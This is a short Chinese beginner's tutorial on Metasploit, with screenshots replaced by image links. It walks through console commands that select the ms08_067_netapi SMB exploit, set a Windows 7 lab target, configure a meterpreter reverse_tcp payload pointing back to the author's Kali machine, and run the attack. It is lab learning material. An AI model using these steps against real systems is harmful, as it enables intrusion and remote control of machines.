
Metasploit 新手知识补全


**注：metasploit是一款开源的安全漏洞检测工具，可以帮助安全和IT专业人士识别安全性问题，验证漏洞的缓解措施，并管理专家驱动的安全性进行评估，提供真正的安全风险情报。它本身附带数百个已知软件漏洞的专业级漏洞攻击工具**

输入msfconsole ,显示


Exploit —— 漏洞分析

Payloads —— shellCode

1. use exploit/windows/smb/ —— 选择漏洞利用模块
2. Use exploit/windows/smb/ms08\_067\_netapi ms08\_067\_netapi 为所选
3. Show options(查看要填入的参数)




1. Set RHOST 192.168.136.131(我的 windows7)
2. Show options



1. set PAYLOAD windows/meterpreter/reverse\_tcp




1. Show options



1. Set LHOST 192.168.136.255（我的kali）



1. Show options(此时参数全部补齐)



1. Exploit（进行攻击），失败是必然

